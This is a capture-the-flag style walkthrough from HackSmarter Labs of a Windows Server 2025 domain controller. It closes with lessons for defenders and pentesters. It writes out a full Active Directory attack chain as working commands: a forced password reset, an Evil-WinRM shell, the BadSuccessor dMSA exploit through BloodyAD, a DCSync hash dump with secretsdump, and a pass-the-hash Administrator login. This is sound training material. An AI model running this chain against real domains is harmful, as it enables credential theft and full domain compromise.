Midgarden2
Published: January 2026 | HackSmarter Labs
- Platform: HackSmarter Labs
- Difficulty: Hard
- OS: Windows Server 2025 (Domain Controller)
- Key Topics: BloodHound, BadSuccessor (CVE-2025), dMSA Exploitation, DCSync
Overview
As a member of the Hack Smarter Red Team, the objective is to conduct a comprehensive penetration test of the client's internal environment. The client has a mature security posture with prior penetration testing experience. The goal is to identify overlooked attack vectors.
freyja:Fr3yja!Dr@g0n^12
Reconnaissance
[Step 1] Credential Validation
First, I validated the provided credentials using NetExec to confirm domain access:
$ nxc smb 10.1.17.238 -u freyja -p 'Fr3yja!Dr@g0n^12'
SMB   10.1.17.238  445  MIDGARDDC  [+] yggdrasil.hacksmarter\freyja:Fr3yja!Dr@g0n^12
[Step 2] Port Scan
A comprehensive port scan revealed the target is a Windows Server 2025 Domain Controller:
$ nmap -p- -T4 -sC -sV -Pn 10.1.17.238Key findings from enumeration:
- Domain:
yggdrasil.hacksmarter - DC:
MidgardDC.yggdrasil.hacksmarter - Windows Server 2025 - This is significant for the attack path
Domain Enumeration
[Step 3] User Enumeration
During user enumeration, I discovered a password stored in a user description field - a common misconfiguration:
$ nxc smb 10.1.17.238 -u freyja -p 'Fr3yja!Dr@g0n^12' --users
[Step 4] BloodHound Collection
With Thor's credentials, I collected domain data for BloodHound analysis:
$ nxc ldap 10.1.17.238 -u Thor -p '[REDACTED]' --bloodhound --collection All[Step 5] Attack Path Analysis

BloodHound revealed a clear attack path. Thor has ForceChangePassword rights over the Hodr account:

Further analysis showed that Hodr is a member of Remote Management Users, enabling WinRM access to the Domain Controller:
Lateral Movement
[Step 6] Password Reset
Using Thor's ForceChangePassword privilege, I reset Hodr's password:
$ net rpc password 'Hodr' 'Zerotrace123!' -U 'yggdrasil.hacksmarter'/'Thor'%'[REDACTED]' -S MidgardDC.yggdrasil.hacksmarter[Step 7] WinRM Shell
With the new password, I established a WinRM session as Hodr:
$ evil-winrm -i 10.1.17.238 -u Hodr -p 'Zerotrace123!'

*Evil-WinRM* PS C:\Users\Hodr.YGGDRASIL\Documents>C:\Users\Hodr.YGGDRASIL\Desktop\user.txt
Privilege Escalation: BadSuccessor Attack
[Step 8] dMSA Discovery
Exploring the system, I found PowerShell scripts for dMSA management in C:\scripts:
*Evil-WinRM* PS C:\scripts> .\dmsa_find.ps1

[*] Retrieving all dMSAs from the domain...
Name          : svc_iis_dMSA$
Enabled       : True
Delegation : Legacy / Not DelegateddMSAs are a new feature in Windows Server 2025 designed to replace legacy service accounts. They automatically rotate passwords and can inherit permissions from predecessor accounts during migration. This "inheritance" mechanism is the core of the BadSuccessor vulnerability.
[Step 9] Understanding the BadSuccessor Vulnerability
The BadSuccessor vulnerability (discovered by Akamai researcher Yuval Gordon in May 2025) exploits a critical flaw in dMSA migration:
- dMSAs have an attribute
msDS-ManagedAccountPrecededByLinkpointing to legacy accounts - The
msDS-DelegatedMSAStateattribute indicates migration status - The KDC blindly trusts these attributes without validation
- Anyone who can create a dMSA or modify these attributes can impersonate ANY user
Attack Requirements:
CreateChildpermission on an OU- OR
GenericAll/WriteDACLon an OU - OR
WritePropertyon an existing dMSA
[Step 10] Finding Vulnerable OUs
I enumerated OUs to find where we have the necessary permissions:
Import-Module ActiveDirectory

$OUs = Get-ADOrganizationalUnit -Filter * -Properties nTSecurityDescriptor

foreach ($OU in $OUs) {
    $acl = Get-Acl "AD:$($OU.DistinguishedName)"
    foreach ($ace in $acl.Access) {
        if ($ace.ActiveDirectoryRights -match "CreateChild|GenericAll|WriteDACL|WriteOwner") {
            if ($ace.IdentityReference -match "Hodr|webServerAdmins") {
                Write-Host "[!] $($ace.IdentityReference) has $($ace.ActiveDirectoryRights) on $($OU.DistinguishedName)"
            }
        }
    }
}
The webServerAdmins group (which Hodr is a member of) has CreateChild permissions on the "Web Servers" OU - exactly what we need for the BadSuccessor attack.
[Step 11] Automated Check with NetExec
NetExec has a built-in module to check for BadSuccessor vulnerability:
$ nxc ldap 10.1.17.238 -u Hodr -p 'Zerotrace123!' -M badsuccessor
[Step 12] Exploitation with BloodyAD
First, I installed BloodyAD for the exploitation:
$ python3 -m venv .venv
$ source .venv/bin/activate
$ pip install bloodyad
Then created a malicious dMSA that inherits Administrator privileges:
$ bloodyAD -d yggdrasil.hacksmarter -u 'Hodr' -p 'Zerotrace123!' \
    --host MIDGARDDC.yggdrasil.hacksmarter \
    add badSuccessor evil_dmsa1 \
    --ou 'OU=Web Servers,OU=Yggdrasil Servers,DC=yggdrasil,DC=hacksmarter'
The tool outputs a Kerberos ccache file with Administrator privileges, ready for immediate use.
Post-Exploitation
[Step 13] Kerberos Configuration
To use the obtained Kerberos ticket, I configured the local Kerberos environment:
$ sudo apt install krb5-userConfigure /etc/krb5.conf:
[libdefaults]
    default_realm = YGGDRASIL.HACKSMARTER
    rdns = false
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    YGGDRASIL.HACKSMARTER = {
        kdc = MIDGARDDC.yggdrasil.hacksmarter
        admin_server = MIDGARDDC.yggdrasil.hacksmarter
    }

[domain_realm]
    .yggdrasil.hacksmarter = YGGDRASIL.HACKSMARTER
    yggdrasil.hacksmarter = YGGDRASIL.HACKSMARTER
Update /etc/hosts:
10.1.66.173 yggdrasil.hacksmarter MidgardDC MidgardDC.yggdrasil.hacksmarter[Step 14] DCSync Attack
With the malicious dMSA ticket, I performed a DCSync attack to dump all domain secrets:
$ export KRB5CCNAME=evil_dmsa1_Pv.ccache

$ secretsdump.py -k -no-pass 'yggdrasil.hacksmarter/evil_dmsa1$'@MidgardDC.yggdrasil.hacksmarterDCSync abuses domain replication protocols to request password hashes from a Domain Controller, effectively extracting the entire NTDS.dit database remotely. It requires Replicating Directory Changes (All) permissions, which domain controllers and certain privileged accounts possess. The malicious dMSA inherits these permissions from the Administrator account.
Root Flag
[Step 15] Domain Admin Access
Using the extracted Administrator NTLM hash, I established a privileged session:
$ evil-winrm -i 10.1.17.238 -u Administrator -H '[REDACTED]'

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
Tools Used
- NetExec (nxc)
- BloodHound
- Evil-WinRM
- BloodyAD
- Impacket secretsdump.py
Attack Chain Summary
- Credential Discovery: Found Thor's password in user description field
- BloodHound Analysis: Identified Thor -> Hodr password reset path
- WinRM Access: Gained shell as Hodr via Remote Management Users
- BadSuccessor Exploitation: Created malicious dMSA with CreateChild permissions
- DCSync: Dumped domain secrets using inherited privileges
- Domain Admin: Full compromise achieved
Lessons Learned
For Defenders
- Never store passwords in AD description fields - This is a common misconfiguration easily detected by attackers
- Audit ACLs on OUs - CreateChild permissions can enable devastating attacks like BadSuccessor
- Monitor dMSA creation - New dMSAs should trigger security alerts, especially if created by non-admin accounts
- Windows Server 2025 introduces new attack surfaces - Stay updated on emerging vulnerabilities like BadSuccessor
- Defense in depth - Multiple controls are needed to prevent privilege escalation chains
For Pentesters
- Always enumerate AD description fields for credentials
- BloodHound remains essential for identifying attack paths
- New Windows features often introduce new attack vectors
- Stay current with CVE disclosures and tooling updates
References
Walkthrough by Zerotrace | HackSmarter Labs